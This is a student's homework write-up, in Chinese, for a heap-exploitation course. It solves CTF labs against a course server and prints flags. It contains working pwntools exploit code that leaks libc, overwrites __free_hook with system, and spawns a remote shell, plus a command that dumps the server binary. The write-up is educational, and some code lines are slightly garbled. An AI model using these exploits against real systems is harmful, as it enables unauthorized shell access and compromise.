

HW7

109550127 宋哲頤

[LAB] heapmath

第一題是回答 0x30、0x40 的 subbin 內的 chunk 有哪些
用 $\text{chunk size} = \text{malloc size} - 0x8 + 0x10$

```
nc edu-ctf.zoolab.org 10006
----- ** tcache chall ** -----
char *A = (char *) malloc(0x1a);
char *B = (char *) malloc(0x26);
char *C = (char *) malloc(0x28);
char *D = (char *) malloc(0x27);
char *E = (char *) malloc(0x13);
char *F = (char *) malloc(0x2d);
char *G = (char *) malloc(0x1c);
free(B);
free(A);
free(D);
free(C);
free(G);
free(F);
free(E);

[chunk size] 0x20: E --> NULL    (just send "E --> NULL")
[chunk size] 0x30: ?
> G --> C --> D --> A --> B --> NULL
Correct !
[chunk size] 0x40: ?
> F --> NULL
Correct !
```

第二題為求 chunk address，假如要求 B chunk address 那就要算 A 的 chunk address + A 的 chunk size。

第三題會給出 X、Y 值，首先 $Y = 0xdeadbeef$ ，題目為求 X 的第幾個 element 會是 0xdeadbeef，因此去計算 X[0]到 Y[6]有多少 Bytes，再將 Bytes 整除 8 就是答案。 $(X \text{ size} + Y \text{ chunk header} + Y[0-5])/8$

第四題為求 Y chunk fd，計算 Y chunk address - chunk size 即可

第五題求 Fast bin 的 fd 指向 header，而 Tcache 指向 data，計算 Y chunk address - chunk size - 0x10 header size 即可。

最後得到 flag。

```
Here is your flag: FLAG{owo_212ad0bdc4777028af057616450f6654}
```

[LAB] babynote


這題依照講師上課說的步驟，首先堆疊出三個結構 A、B、C

```
def add(idx,name):
    r.recvuntil('5. bye\n> ')
    r.sendline(b'1')
    r.recvuntil('index\n> ')
    r.sendline(str(idx))
    r.recvuntil('note name\n> ')
    r.sendline(str(name))
    r.recvuntil('success!\n')


def edit(idx,size,data):
    r.recvuntil('5. bye\n> ')
    r.sendline(b'2')
    r.recvuntil('index\n> ')
    r.sendline(str(idx))
    r.recvuntil('size\n> ')
    r.sendline(str(size))
    r.sendline(data)
    r.recvuntil('success!\n')

def delete(idx):
    r.recvuntil('5. bye\n> ')
    r.sendline(b'3')
    r.recvuntil('index\n> ')
    r.sendline(str(idx))
    r.recvuntil('success!\n')

def show():
    r.recvuntil('5. bye\n> ')
    r.sendline(b'4')
```



再 delete 之後，將 A 丟入 unsorted bin 並且用 show() 來 print 出 unsorted bin fd,指向 main_arena (libc .data)



```
r.recvuntil('data: ')
libc = u64(r.recv(6).ljust(8, b'\x00')) - 0x1ecbe0
print(hex(libc))
free_hook = libc + 0x1eee48
system = libc + 0x52290
info(f"libc: {hex(libc)}")
```

製作一個 fake chunk，利用 overflow 蓋寫 object 的 "data" member

```
fake_chunk = flat(  
    0, 0x21,  
    b'CCCCCCCC', b'CCCCCCCC',  
    free_hook,  
)  
data = b'/bin/sh\x00'.ljust(0x10, b'B')  
edit(1, 0x38, data + fake_chunk)  
edit(2, 0x8, p64(system))
```

之後連上伺服器手動 delete 之後就拿到 shell 了。

```
$ cat flag  
FLAG{babynote^_^_de9187eb6f3cbc1dce465601015f2ca0}
```

[HW] babyums (flag2)

這題跟上課講解的 lab 相當類似，於是就照著上課的 lab 去思考怎麼解，首先找到漏洞:1,這個 del 的操作 free 掉 pointer 後，不會指到 null，形成 uaf

```
void del_user()    // UAF
{
    short int idx;

    idx = get_idx();
    free(users[idx]->data);
    free(users[idx]);
    printf("success!\n");
}
```

2,這個 edit 存在操作漏洞可能會覆寫到其他不是自己的記憶體(buffer overflow)

```
void edit_data()
{
    short int idx;
    short int size;

    idx = get_idx();
    size = get_size();

    if (users[idx]->data == NULL)
        users[idx]->data = malloc(size);

    read(0, users[idx]->data, size); // users[idx]->data指到的空間小於size
    printf("success!\n");           //造成buffer overflow，寫到其他區塊
}
```

一個 user 的 chunk size 根據計算公式算出大概是 0x30 chunk size

首先做法是新增一個 user 0，name 跟 password 隨便取，然後透過 edit 去在遠端程式 malloc 一塊 >0x410 大小的 chunk 目的是為了 free 掉它後，它是會放回 unsorted bin。

```
add(0, 'A'*8, 'a'*8)
edit(0, 0x418, 'A')
```

再來就是，先增加一些 user 用來堆結構，並把 user[1] 的 data 透過 edit 去 malloc 一塊小記憶體為了之後造成覆寫埋下伏筆，再來 delete(0) 後，因為我們的 pointer(user[0]、user[0]->data) 沒被改成 null，但兩塊記憶體已經跑到 Tcache 和 unsorted bin 裡面去了，所以 user[0]->data 這塊記憶體會因為 unsorted bin 的機制變成存 fd 由於是第一個 free 掉的大塊記憶體所以存的是 main_arena 的 libc .data

的 address，透過 show()來去接收，得知 address。

```
void show_users()
{
    for (int i = 0; i < 8; i++) {
        if (users[i] == NULL || users[i]->data == NULL)
            continue;
        printf("[%d] %s\ndata: %s\n", i, users[i]->name, (char *)users[i]->data);
    }
}
```

```
add(1, 'B'*8, 'b'*8)
edit(1, 0x18, 'B')

add(2, 'C'*8, 'c'*8)
delete(0)
show()

r.recvuntil('data: ')
libc = u64(r.recv(6).ljust(8, b'\x00')) - 0x1ecbe0
print("libc:", hex(libc))
free_hook = libc + 0x1eee48
system = libc + 0x52290
info(f"libc: {hex(libc)}")
```

之後再根據助教講義已經算好的 offset，大致可以推出 free hook、system 的 address

```
free_hook=libc+0x1eee48
system=libc+0x52290
```

再來就是製造 fake chunk，透過 edit 造成 user[1]->data 這個記憶體體的 buffer overflow，來去覆蓋 user[2]的內容，此時 user[2]->data 指到的就是 freehook 所在的記憶體位置，再來就是透過將這塊記憶體內容改成 system 的位址，之後 delete(1)時，就會執行 freehook。

```
fake_chunk = flat(
    0, 0x31,
    b'CCCCCCCC', b'CCCCCCCC',
    b'CCCCCCCC', b'CCCCCCCC',
    free_hook,
)
data = b'/bin/sh\x00'.ljust(0x10, b'B')
edit(1, len(data) + fake_chunk, data + fake_chunk)
edit(2, 0x8, p64(system))
```

實際執行 system("/bin/sh")，而在遠端可以拿到 shell 看到各種伺服器的檔案。

```
$ cat flag
FLAG{crocodile_9d7d8f69be2c2ab84721384d5bda877f}
```

[HW] babyums (flag1)


這題使用取巧的做法，可以先看 `babyums(flag2)` 的歷程之後再來看這題

續 babyums (flag2) 之後，透過 `od -t x1 -An -v /home/chal/chal |tr -d '\n'` 指令去 dump 出 16 進制的 file

[illegible]

我再透過 hex edit 將其轉成 elf 檔

復原	重組	工具	設定	說明
無標題 * flag_elf * new *				
00000000	7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00			ELF
00000010	03 00 3E 00 01 00 00 00 60 11 00 00 00 00 00 00			>
00000020	40 00 00 00 00 00 00 00 40 3C 00 00 00 00 00 00			<
00000030	00 00 00 00 40 00 38 00 00 00 00 00 1F 00 1E 00			0.8.0
00000040	06 00 00 00 04 00 00 00 40 40 00 00 00 00 00 00			
00000050	40 00 00 00 00 00 00 00 40 40 00 00 00 00 00 00			
00000060	D8 02 00 00 00 00 00 00 D8 02 00 00 00 00 00 00			
00000070	08 00 00 00 00 00 00 00 03 00 00 00 04 00 00 00			
00000080	18 03 00 00 00 00 00 00 18 03 00 00 00 00 00 00			
00000090	18 03 00 00 00 00 00 00 1C 00 00 00 00 00 00 00			
000000A0	1C 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00			
000000B0	01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00			
000000C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00			
000000D0	80 08 00 00 00 00 00 00 80 08 00 00 00 00 00 00			C
000000E0	00 10 00 00 00 00 00 00 01 00 00 00 05 00 00 00			
000000F0	00 10 00 00 00 00 00 00 00 10 00 00 00 00 00 00			
00000100	00 10 00 00 00 00 00 00 55 08 00 00 00 00 00 00			U
00000110	55 08 00 00 00 00 00 00 00 10 00 00 00 00 00 00			U
00000120	01 00 00 00 04 00 00 00 00 20 00 00 00 00 00 00			
00000130	00 20 00 00 00 00 00 00 00 20 00 00 00 00 00 00			
00000140	68 03 00 00 00 00 00 00 68 03 00 00 00 00 00 00			h
00000150	00 10 00 00 00 00 00 00 01 00 00 00 06 00 00 00			
00000160	78 2D 00 00 00 00 00 00 78 3D 00 00 00 00 00 00			x=x
00000170	78 3D 00 00 00 00 00 00 98 02 00 00 00 00 00 00			x=y
00000180	08 03 00 00 00 00 00 00 00 10 00 00 00 00 00 00			
00000190	02 00 00 00 06 00 00 00 88 2D 00 00 00 00 00 00			e
000001A0	88 3D 00 00 00 00 00 00 88 3D 00 00 00 00 00 00			e
000001B0	F0 01 00 00 00 00 00 00 F0 01 00 00 00 00 00 00			m
000001C0	08 00 00 00 00 00 00 00 04 00 00 00 04 00 00 00			
000001D0	38 03 00 00 00 00 00 00 38 03 00 00 00 00 00 00			8
000001E0	38 03 00 00 00 00 00 00 20 00 00 00 00 00 00 00			8
000001F0	20 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00			
00000200	04 00 00 00 04 00 00 00 58 03 00 00 00 00 00 00			X
00000210	58 03 00 00 00 00 00 00 58 03 00 00 00 00 00 00			X
00000220	44 00 00 00 00 00 00 00 44 00 00 00 00 00 00 00			D
00000230	04 00 00 00 00 00 00 00 53 E5 74 64 04 00 00 00			SoTd
00000240	38 03 00 00 00 00 00 00 38 03 00 00 00 00 00 00			8
00000250	38 03 00 00 00 00 00 00 20 00 00 00 00 00 00 00			8
00000260	20 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00			
00000270	50 E5 74 64 04 00 00 00 F8 20 00 00 00 00 00 00			Portd
00000280	F8 20 00 00 00 00 00 00 F8 20 00 00 00 00 00 00			



The screenshot shows the IDA Pro interface with the 'Pseudocode-B' window active. It displays the pseudocode for a function named `__int64 add_admin()`. The code includes variable declarations for `v0`, `v1`, and `result`, all of type `__int64`. The function logic involves allocating memory for a `users` array, initializing it with the string 'imda', and then setting specific values at various offsets. The function concludes by returning the `result` variable.

```
1 __int64 add_admin()
2 {
3     __int64 v0; // rax
4     __int64 v1; // rax
5     __int64 result; // rax
6
7     users = (__int64)malloc(0x28uLL);
8     v0 = users;
9     *(_DWORD *)users = 'imda';
10    *(_WORD *)(v0 + 4) = 'n';
11    v1 = users + 16;
12    *(_QWORD *)(users + 16) = '78C{galf';
13    *(_DWORD *)(v1 + 8) = '}36';
14    result = users;
15    *(_QWORD *)(users + 32) = 0LL;
16    return result;
17 }
```

再來就是用 ida pro 觀察 elf 檔，得到 flag。